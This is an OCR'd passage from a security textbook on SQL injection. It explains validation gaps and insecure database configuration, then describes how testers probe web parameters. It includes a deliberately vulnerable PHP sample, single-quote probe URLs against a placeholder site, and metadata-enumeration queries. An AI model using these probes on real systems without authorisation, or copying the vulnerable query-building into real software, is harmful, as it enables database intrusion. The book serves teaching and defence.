Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Intel X86) Nov 19 2001
13:23:50 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on
Windows NT 5.0 (Build 2195: Service Pack 3) ' to a column of data type int.
```

Incorrectly Handled Multiple Submissions

White listing is a technique that means all characters should be disallowed, except for those that are in the white list. The white-list approach to validating input is to create a list of all possible characters that should be allowed for a given input, and to deny anything else. It is recommended that you use a white-list approach as opposed to a black list. Black listing is a technique that means all characters should be allowed, except those that are in

the black list. The black-list approach to validating input is to create a list of all possible characters and their associated encodings that could be used maliciously, and to reject their input. So many attack classes exist that can be represented in a myriad of ways that effective maintenance of such a list is a daunting task. The potential risk associated with using a list of unacceptable characters is that it is always possible to overlook an unacceptable character when defining the list or to forget one or more alternative representations of that unacceptable character.

A problem can occur on large Web development projects whereby some developers will follow this advice and validate their input, but other developers will not be as meticulous. It is not uncommon for developers, teams, or even companies to work in isolation from one another and to find that not everyone involved with the development follows the same standards. For instance, during an assessment of an application, it is not uncommon to find that almost all of the input entered is validated; however, with perseverance, you can often locate an input that a developer has forgotten to validate.

Application developers also tend to design an application around a user and attempt to guide the user through an expected process flow, thinking that the user will follow the logical steps they have laid out. For instance, they expect that if a user has reached the third form in a series of forms, the user must have completed the first and second forms. In reality, though, it is often very simple to bypass the expected data flow by requesting resources out of order directly via their URLs. Take, for example, the following simple application:

```
// process form 1
if ($_GET["form"] = "form1"){
   // is the parameter a string?
   if (is_string($_GET["param"])) {
      // get the length of the string and check if it is within the
      // set boundary?
      if (strlen($_GET["param"]) < $max){
        // pass the string to an external validator
        $bool = validate(input_string, $_GET["param"]);
        if ($bool = true) {
          // continue processing
        }
      }
   }
}
// process form 2
if ($_GET["form"] = "form2"){
   // no need to validate param as form1 would have validated it for us
   $SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";
```

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```
    // execute sql statement
    $result = mysql_query($SQL);
    // check to see how many rows were returned from the database
    $rowcount = mysql_num_rows($result);
    $row = 1;
    // iterate through the record set returned
    while ($db_field = mysql_fetch_assoc($result)) {
       if ($row <= $rowcount){
         print $db_field[$row] . "<BR>";
         $row++;
       }
    }
}
```

The application developer does not think that the second form needs to validate input, as the first form will have performed the input validation. An attacker could call the second form directly, without using the first form, or he could simply submit valid data as input into the first form and then manipulate the data as it is submitted to the second form. The first URL shown here would fail as the input is validated; the second URL would result in a successful SQL injection attack, as the input is not validated:

```
[1] http://www.victim.com/form.php?form=form1&param=' SQL Failed --
[2] http://www.victim.com/form.php?form=form2&param=' SQL Success --
```

Insecure Database Configuration

You can mitigate the access that can be leveraged, the amount of data that can be stolen or manipulated, the level of access to interconnected systems, and the damage that can be caused by an SQL injection attack, in a number of ways. Securing the application code is the first place to start; however, you should not overlook the database itself. Databases come with a number of default users preinstalled. Microsoft SQL Server uses the infamous "sa" database system administrator account, MySQL uses the "root" and "anonymous" user accounts, and with Oracle, the accounts SYS, SYSTEM, DBSNMP, and OUTLN are often created by default when a database is created. These aren't the only accounts, just some of the better-known ones; there are a lot more! These accounts are also preconfigured with default and well-known passwords.

Some system and database administrators install database servers to execute as the root, SYSTEM, or Administrator privileged system user account. Server services, especially database servers, should always be run as an unprivileged user (in a chroot environment, if possible) to reduce potential damage to the operating system and other processes in the event of a successful attack against the database. However, this is not possible for Oracle on Windows, as it must run with SYSTEM privileges.

Each type of database server also imposes its own access control model assigning various privileges to user accounts that prohibit, deny, grant, or enable access to data and/or the execution of built-in stored procedures, functionality, or features. Each type of database server also enables, by default, functionality that is often surplus to requirements and can be leveraged by an attacker (xp_cmdshell, OPENROWSET, LOAD_FILE, ActiveX, and Java support, etc.). Chapters 4 through 7 will detail attacks that leverage these functions and features.

Application developers often code their applications to connect to a database using one of the built-in privileged accounts instead of creating specific user accounts for their applications needs. These powerful accounts can perform a myriad of actions on the database that are extraneous to an application's requirement. When an attacker exploits an SQL injection vulnerability in an application that connects to the database with a privileged account, he can execute code on the database with the privileges of that account. Web application developers should work with database administrators to operate a least-privilege model for the application's database access and to separate privileged roles as appropriate for the functional requirements of the application.

In an ideal world, applications should also use different database users to perform *SELECT*, *UPDATE*, *INSERT*, and similar commands. In the event of an attacker injecting code into a vulnerable statement, the privileges afforded would be minimized. Most applications do not separate privileges, so an attacker usually has access to all data in the database and has *SELECT*, *INSERT*, *UPDATE*, *DELETE*, *EXECUTE*, and similar privileges. These excessive privileges can often allow an attacker to jump between databases and access data outside the application's data store.

To do this, though, he needs to know what else is available, what other databases are installed, what other tables are there, and what fields look interesting! When an attacker exploits an SQL injection vulnerability he will often attempt to access database metadata. Metadata is data about the data contained in a database, such as the name of a database or table, the data type of a column, or access privileges. Other terms that sometimes are used for this information are *data dictionary* and *system catalog*. For MySQL Servers (Version 5.0 or later) this data is held in the *INFORMATION_SCHEMA* virtual database and can be accessed by the *SHOW DATABASES* and *SHOW TABLES* commands. Each MySQL user has the right to access tables within this database, but can see only the rows in the tables that correspond to objects for which the user has the proper access privileges. Microsoft SQL Server has a similar concept and the metadata can be accessed via the *INFORMATION_SCHEMA* or with system tables (*sysobjects*, *sysindexkeys*, *sysindexes*, *syscolumns*, *systypes*, etc.), and/or with system stored procedures; SQL Server 2005 introduced some catalog views called "sys.*" and restricts access to objects for which the user has the proper access privileges.

Each Microsoft SQL Server user has the right to access tables within this database and can see all of the rows in the tables regardless of whether he has the proper access privileges to the tables or the data that is referenced.

Meanwhile, Oracle provides a number of global built-in views for accessing Oracle metadata (*ALL_TABLES*, *ALL_TAB_COLUMNS*, etc.). These views list attributes and objects that are accessible to the current user. In addition, equivalent views that are prefixed with *USER_* show only the objects owned by the current user (i.e., a more restricted view of metadata), and views that are prefixed with *DBA_* show all objects in the database (i.e., an unrestricted global view of metadata for the database instance). The *DBA_* metadata functions require database administrator (DBA) privileges. Here is an example of these statements:

```
-- Oracle statement to enumerate all accessible tables for the current user
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY TABLE_NAME;

-- MySQL statement to enumerate all accessible tables and databases for the
-- current user
SELECT table_schema, table_name FROM information_schema.tables;

-- MS SQL statement to enumerate all accessible tables using the system
-- tables

SELECT name FROM sysobjects WHERE xtype = 'U';

-- MS SQL statement to enumerate all accessible tables using the catalog
-- views
SELECT name FROM sys.tables;
```

NOTE

It is not possible to hide or revoke access to the *INFORMATION_SCHEMA* virtual database within a MySQL database, and it is not possible to hide or revoke access to the data dictionary within an Oracle database, as it is a view. You can modify the view to restrict access, but Oracle does not recommend this. It is possible to revoke access to the *INFORMATION_SCHEMA*, *system*, and *sys.** tables within a Microsoft SQL Server database. This, however, can break some functionality and can cause issues with some applications that interact with the database. The better approach is to operate a least privilege model for the application's database access and to separate privileged roles as appropriate for the functional requirements of the application.

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Summary

In this chapter, you learned some of the many vectors that cause SQL injection, from the design and architecture of an application, to the developer behaviors and coding patterns that are used in building the application. We discussed how the popular multiple-tier (*n*-tier) architecture for Web applications will commonly have a storage tier with a database that is interacted with by database queries generated at another tier, often in part with user-supplied information. And we discussed that dynamic string building (otherwise known as dynamic SQL), the practice of assembling the SQL query as a string concatenated together with user-supplied input, causes SQL injection as the attacker can change the logic and structure of the SQL query to execute database commands that are very different from those that the developer intended.

In the forthcoming chapters, we will discuss SQL injection in much more depth, both in finding and in identifying SQL injection (Chapters 2 and 3), SQL injection attacks and what can be done through SQL injection (Chapters 4 through 7), and how to defend against SQL injection (Chapters 8 and 9). And finally, in Chapter 10, we present a number of handy reference resources, pointers, and cheat sheets intended to help you quickly find the information you're looking for.

In the meantime, read through and try out this chapter's examples again so that you cement your understanding of what SQL injection is and how it happens. With that knowledge, you're already a long way toward being able to find, exploit, or fix SQL injection out there in the real world!

Solutions Fast Track

Understanding How Web Applications Work

- ☑ A Web application is an application that is accessed via a Web browser over a network such as the Internet or an intranet. It is also a computer software application that is coded in a browser-supported language (such as HTML, JavaScript, Java, etc.) and relies on a common Web browser to render the application executable.
- ☑ A basic database-driven dynamic Web application typically consists of a back-end database with Web pages that contain server-side script written in a programming language that is capable of extracting specific information from a database depending on various dynamic interactions.
- ☑ A basic database-driven dynamic Web application commonly has three tiers: the presentation tier (a Web browser or rendering engine), the logic tier (a programming language such as C#, ASP, .NET, PHP, JSP, etc.), and a storage

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tier (a database such as Microsoft SQL Server, MySQL, Oracle, etc.). The Web browser (the presentation tier: Internet Explorer, Safari, Firefox, etc.) sends requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier).

Understanding SQL Injection

- ☑ SQL injection is an attack in which SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution.
- ☑ The primary form of SQL injection consists of direct insertion of code into parameters that are concatenated with SQL commands and executed.
- ☑ When an attacker is able to modify an SQL statement, the process will run with the same permissions as the component that executed the command (e.g., database server, application server, or Web server), which is often highly privileged.

Understanding How It Happens

- ☑ SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated or encoded before passing them to SQL queries that will be executed on a database server.
- ☑ If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, he may be able to execute code on the back-end database.
- ☑ Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

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Frequently Asked Questions

Q: What is SQL injection?

A: SQL injection is an attack technique used to exploit code by altering back-end SQL statements through manipulating input.

Q: Are all databases vulnerable to SQL injection?

A: To varying degrees, most databases are vulnerable.

Q: What is the impact of an SQL injection vulnerability?

A: This depends on many variables; however, potentially an attacker can manipulate data in the database, extract much more data than the application should allow, and possibly execute operating system commands on the database server.

Q: Is SQL injection a new vulnerability?

A: No. SQL injection has probably existed since SQL databases were first connected to Web applications. However, it was brought to the attention of the public on Christmas Day 1998.

Q: Can I really be prosecuted for inserting a quote character (') into a Web site?

A: Yes, unless you have a legitimate reason for doing so (e.g., if your name has a single-quote mark in it, such as *O'Neil*).

Q: How can code be executed because someone prepends his input with a quote character?

A: SQL databases interpret the quote character as the boundary between code and data. It assumes that anything following a quote is code that it needs to run and anything encapsulated by a quote is data.

Q: Can Web sites be immune to SQL injection if they do not allow the quote character to be entered?

A: No. There are a myriad of ways to encode the quote character so that it is accepted as input, and some SQL injection vulnerabilities can be exploited without using it at all. Also, the quote character is not the only character that can be used to exploit SQL injection vulnerabilities; a number of characters are available to an attacker, such as the double pipe (||) and double quote ("), among others.

FAQ Pazician

Q: Can Web sites be immune to SQL injection if they do not use the *GET* method?

A: No. *POST* parameters are just as easily manipulated.

Q: My application is written in PHP/ASP/Perl/.NET/Java, etc. Is my chosen language immune?

A: No. Any programming language that does not validate input before passing it to a dynamically created SQL statement is potentially vulnerable; that is, unless it uses parameterized queries and bind variables.

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Chapter 2

Testing for SQL Injection

Solutions in this chapter:

- **Finding SQL Injection**
- **Confirming SQL Injection**
- **Automating SQL Injection Discovery**

☑ **Summary**

☑ **Solutions Fast Track**

☑ **Frequently Asked Questions**

Introduction

As the presence of SQL injection is commonly tested for remotely (i.e., over the Internet as part of an application penetration test) you usually don't have the opportunity to look at the source code to review the structure of the query into which you are injecting. This often leads to a need to perform much of your testing through inference—that is, "If I see this, then this is probably happening at the back end."

This chapter discusses techniques for finding SQL injection issues from the perspective of the user sitting in front of his browser and interacting with a Web application. We will also discuss techniques for confirming that the issue is indeed SQL injection and not some other issue, such as XML injection. Finally, we'll look at automating the SQL injection discovery process to increase the efficiency of detecting simpler cases of SQL injection.

Finding SQL Injection

SQL injection can be present in any front-end application accepting data entry from a system or user, which is then used to access a database server. In this section, we will focus on the Web environment, as this is the most common scenario, and we will therefore initially be armed with just a Web browser.

In a Web environment, the Web browser is a client acting as a front end requesting data from the user and sending it to the remote server which will create SQL queries using the submitted data. Our main goal at this stage is to identify anomalies in the server response and determine whether they are generated by an SQL injection vulnerability.

Although you will see many examples and scenarios in this chapter, we will not cover every SQL injection possibility that can be found. Think of it this way: Someone can teach you how to add two numbers, but it is not necessary (or practical) to cover every single possibility; as long as you know how to add two numbers you can apply that knowledge to every scenario involving addition. SQL injection is the same. You need to understand the *hows* and *whys* and the rest will simply be a matter of practice.

We will rarely have access to the application source code, and therefore we will need to test by inference. Possessing an analytical mindset is very important in understanding and progressing an attack. You will need to be very careful in understanding server responses to gain an idea of what might be happening at the server side.

Testing by inference is easier than you might think. It is all about sending requests to the server and detecting anomalies in the response. You might be thinking that finding SQL injection vulnerabilities is about sending random values to the server, but you will see that once you understand the logic and fundamentals of the attack it becomes a straightforward and exciting process.

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Testing by Inference

There is one simple rule for identifying SQL injection vulnerabilities: Trigger anomalies by sending unexpected data. This rule implies that:

- You identify all the data entry on the Web application.
- You know what kind of request might trigger anomalies.
- You detect anomalies in the response from the server.

It's as simple as that. First you need to see how your Web browser sends requests to the Web server. Different applications behave in different ways, but the fundamentals should be the same, as they are all Web-based environments.

Once you identify all the data accepted by the application, you need to modify it and analyze the response from the server. Sometimes the response will include an SQL error directly from the database and will make your life very easy; however, other times you will need to remain focused and detect subtle differences.

Identifying Data Entry

Web environments are an example of client/server architecture. Your browser (acting as a client) sends a request to the server and waits for a response. The server receives the request, generates a response, and sends it back to the client. Obviously, there must be some kind of understanding between the two parties; otherwise, the client would request something and the server wouldn't know how to reply. The understanding of both parties is given by the use of a *protocol*; in this case, HTTP.

Our first task is to identify all data entry accepted by the remote Web application. HTTP defines a number of actions that a client can send to the server; however, we will focus on the two most relevant ones for the purpose of discovering SQL injection: the *GET* and *POST* methods.

GET Requests

GET is an HTTP method that requests to the server whatever information is indicated in the URL. This is the kind of method that is normally used when you click on a link. Usually, the Web browser creates the *GET* request, sends it to the Web server, and renders the result in the browser. Although it is transparent to the user, the *GET* request that is sent to the Web server looks like this:

```
GET /search.aspx?text=lcd%20monitors&cat=1&num=20 HTTP/1.1
Host:www.victim.com
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19)
Gecko/20081216 Ubuntu/8.04 (hardy) Firefox/2.0.0.19
```

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```
Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

This kind of request sends parameters within the URLs in the following format:

```
?parameter1=value1&parameter2=value2&parameter3=value3...
```

In the preceding example, you can see three parameters: *text*, *cat*, and *num*. The remote application will retrieve the values of the parameters and use them for whatever purpose they have been designed. For *GET* requests, you can manipulate the parameters by simply changing them in your browser's navigation toolbar. Alternatively, you can also use a proxy tool, which I'll explain shortly.

POST Requests

POST is an HTTP method used to send information to the Web server. The action the server performs is determined by the target URL. This is normally the method used when you fill in a form in your browser and click the Submit button. Although your browser does everything for you, this is an example of what is sent to the remote Web server:

```
POST /contact/index.asp HTTP/1.1
Host:www.victim.com
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19) Gecko/20081216
Ubuntu/8.04 (hardy) Firefox/2.0.0.19
Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Referer: http://www.victim.com/contact/index.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 129

first=John&last=Doe&email=john@doe.com&phone=555123456&title=Mr&country=US&comments=
I%20would%20like%20to%20request%20information
```

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The values sent to the Web server have the same format explained for the *GET* request, but are now located at the bottom of the request.

NOTE

Keep one thing in mind: It doesn't matter how this data is presented to you in the browser. Some of the values might be hidden fields within the form, and others might be drop-down fields with a set of choices; you may have size limits, or even disabled fields.

Remember that all of this is just client-side functionality, and you have full control of what you send to the server. Do not think of client-side interface mechanisms as security functionality.

You may be wondering how you modify data if the browser is not allowing you to do so. There are a couple of ways to do this:

- Browser modification extensions
- Proxy servers

Browser modification extensions are plug-ins that run on your browser and allow you to perform some additional functionality. For example, the Web Developer (https://addons.mozilla.org/en-US/firefox/addon/60) extension for Mozilla Firefox allows you to visualize hidden fields, remove size limitations, and convert select fields into input fields, among other tasks. This can be very useful when trying to manipulate data sent to the server. Tamper Data (https://addons.mozilla.org/en-US/firefox/addon/966) is another interesting extension available for Firefox. You can use Tamper Data to view and modify headers and *POST* parameters in HTTP and HTTPS requests. Another option is SQL Inject Me (https://addons.mozilla.org/en-US/firefox/addon/7597). This tool sends database escape strings through the form fields found in the HTML page.

The second solution is the use of a local proxy. A local proxy is a piece of software that sits between your browser and the server, as shown in Figure 2.1. The software runs locally on your computer; however, the figure shows a logical representation of a local proxy setup.

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Figure 2.1 Proxy Intercepting Requests to the Web Server



Figure 2.1 shows how you can bypass any client-side restriction by using a proxy server. The proxy intercepts the request to the server and permits you to modify it at will. To do this you need only two things:

- Installation of a proxy server on your computer
- Configuration of your browser to use your proxy server

You can choose from a number of alternatives when installing a proxy for SQL injection attacks. The most notable ones are Paros Proxy, WebScarab, and Burp Suite, all of which can intercept traffic and allow you to modify the data sent to the server. Although they have some differences, deciding which one to use usually depends on your personal choice.

After installing and running the software, you need to check on what port your proxy is listening. Set up your Web browser to use the proxy and you are ready to go. Depending on the Web browser of your choice, the settings are situated in a different menu. For instance, in Mozilla Firefox, click **Edit** | **Preferences** | **Advanced** | **Network** | **Settings**.

Firefox extensions such as FoxyProxy (https://addons.mozilla.org/en-US/firefox/addon/2464) allow you to switch among predefined proxy settings, which can be very useful and can save you some time.

In Microsoft Internet Explorer, you can access the proxy settings in **Tools** | **Internet Options** | **Connections** | **Lan Settings** | **Proxy Server**.

Once you have your proxy software running and your browser pointing to it, you can start testing the target Web site and manipulate the parameters sent to the remote application, as shown in Figure 2.2.

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Figure 2.2 Burp Suite Intercepting a *POST* Request




Figure 2.2 shows Burp Suite intercepting a *POST* request and allowing the user to modify the fields. The request has been intercepted by the proxy and the user can make arbitrary changes to the content. Once finished the user should click the **forward** button and the modified request will be sent to the server.

Later, in "Confirming SQL Injection," we will discuss the kind of content that can be injected into the parameters to trigger SQL injection vulnerabilities.

Other Injectable Data

Most applications retrieve data from *GET* or *POST* parameters. However, other parts of the HTTP request might trigger SQL injection vulnerabilities.

Cookies are a good example. Cookies are sent to the user's browser and they are automatically sent back to the server in each request. Cookies are usually used for authentication, session control, and maintaining specific information about the user, such as preferences in the Web site. As explained before, you have full control of the content sent to the server and so you should consider cookies as a valid form of user data entry, and therefore, as being susceptible to injection.

Other examples of applications vulnerable to injection in other parts of the HTTP request include the Host, Referer, and User-Agent headers. The Host header field specifies the Internet host and port number of the resource being requested. The Referer field specifies the resource from which the current request was obtained. The User-Agent header field determines the Web browser used by the user. Although these cases are uncommon, some network monitoring and Web trend applications use the Host, Referer, and User-Agent header values to create graphs, for example, and store them in databases. In such cases, it is worth testing those headers for potential injection vulnerabilities.

You can modify cookies and HTTP headers through proxy software in the same manner you saw earlier in this chapter.

Manipulating Parameters

We'll start with a very simple example so that you can become familiar with SQL injection vulnerabilities.

Say you visit the Web site for Victim Inc., an e-commerce shop where you can buy all kinds of things. You can check the products online, sort them by price, show only a certain category of product, and so forth. When you browse different categories of products you notice that the URL looks like the following:

```
http://www.victim.com/showproducts.php?category=bikes
http://www.victim.com/showproducts.php?category=cars
http://www.victim.com/showproducts.php?category=boats
```

The showproducts.php page receives a parameter called *category*. You don't have to type anything, as the preceding links are presented on the Web site, so you just have to click them. The application at the server side is expecting known values and displays the products which belong to the given category.

Even without starting the process of testing you should already have a rough idea of how the application may work. You can assert that the application is not static; it seems that depending on the value of the *category* parameter the application will show different products based on the result of a query to a back-end database.

You can now begin to manually change the values of the *category* parameter to something the application does not expect. Your first attempt can be something such as the following:

```
http://www.victim.com/showproducts.php?category=attacker
```

In the preceding example, we sent a request to the server with a non-existent category name. The response from the server was as follows:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result
resource in /var/www/victim.com/showproducts.php on line 34
```


This warning is a MySQL database error returned by the database when the user tries to read a record from an empty result set. This error indicates that the remote application is not properly handling unexpected data.

Continuing with the inference process you make a request, appending a single quote (') to the value that you previously sent:

```
http://www.victim.com/showproducts.php?category=attacker'
```

Figure 2.3 shows the response from the server.

Figure 2.3 MySQL Server Error



The server returned the following error:

```
You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near ''attacker''' at
line 1
```

As you can see, some applications react in unexpected ways when handling user data. Not every anomaly detected in a Web site is going to be due to an SQL injection vulnerability, as it can be affected by a number of other issues. As you become more familiar with SQL injection exploitation, you will realize the importance of the single-quote character for detection purposes and you will learn to send the appropriate requests to the server to determine what types of injections are possible.

Another interesting test you can conduct to identify vulnerabilities in Microsoft SQL Server and Oracle is to send the following two requests to the Web server:

```
http://www.victim.com/showproducts.php?category=bikes
```

```
http://www.victim.com/showproducts.php?category=bi'+'kes
```

The MySQL equivalent is:

```
http://www.victim.com/showproducts.php?category=bikes
```

```
http://www.victim.com/showproducts.php?category=bi' 'kes
```

If the result of both requests is the same, there is a high possibility that there is an SQL injection vulnerability.

At this point, you may be a bit confused about the single quotes and encoded characters, but everything will make sense as you read this chapter. The goal of this section is to show you the kind of manipulation that might trigger anomalies in the response from the Web server. In "Confirming SQL Injection," I will expand on the input strings that we will use for finding SQL injection vulnerabilities.

Tools & Traps…

User Data Sanitization

SQL injection vulnerabilities occur for two reasons:

- Lack of user input sanitization
- Data and control structures mixed in the same transport channel

These two issues together have been the cause of some of the most important types of vulnerabilities exploited so far in the history of computers, such as heap and stack overflows, and format string issues.

The lack of user input sanitization allows an attacker to *jump* from the data part (e.g., a string enclosed between single quotes or a number) to inject control commands (such as *SELECT*, *UNION*, *AND*, *OR*, etc.).

To defend against this type of vulnerability the first measure to adopt is to perform strict user input sanitization and/or output encoding. For example, you can adopt a whitelist approach, whereby if you are expecting a number as a parameter value, you can configure your Web application to reject every character from the user-supplied input which is not a digit. If you are expecting a string, you only accept characters that you previously determined are not hazardous. Where this is not possible, you must ensure that all input is correctly quoted/encoded prior to being used to prevent SQL injection.

In the following sections, you will see how the information reaches the database server and why the preceding errors where generated.

Information Workflow

In the previous section, you saw some SQL injection errors displayed as a result of parameter manipulation. You may be wondering why the Web server shows an error from the database if you modify a parameter. Although the errors are displayed in the Web server response, the SQL injection happens at the database layer. Those examples show how you can reach a database server via the Web application.

It is important to have a clear understanding of how your data entry influences an SQL query and what kind of response you could expect from the server. Figure 2.4 shows how the data sent from the browser is used in creating an SQL statement and how the results are returned back to the browser.

Figure 2.4 Flow of Information in a Three-Tier Architecture




Figure 2.4 shows the information workflow between all parties normally involved in a dynamic Web request:

1. The user sends a request to the Web server.
2. The Web server retrieves user data, creates an SQL statement which contains the entry from the user, and then sends the query to the database server.
3. The database server executes the SQL query and returns the results to the Web server. Note that the database server doesn't know about the logic of the application; it will just execute a query and return results.
4. The Web server dynamically creates an HTML page based on the database response.

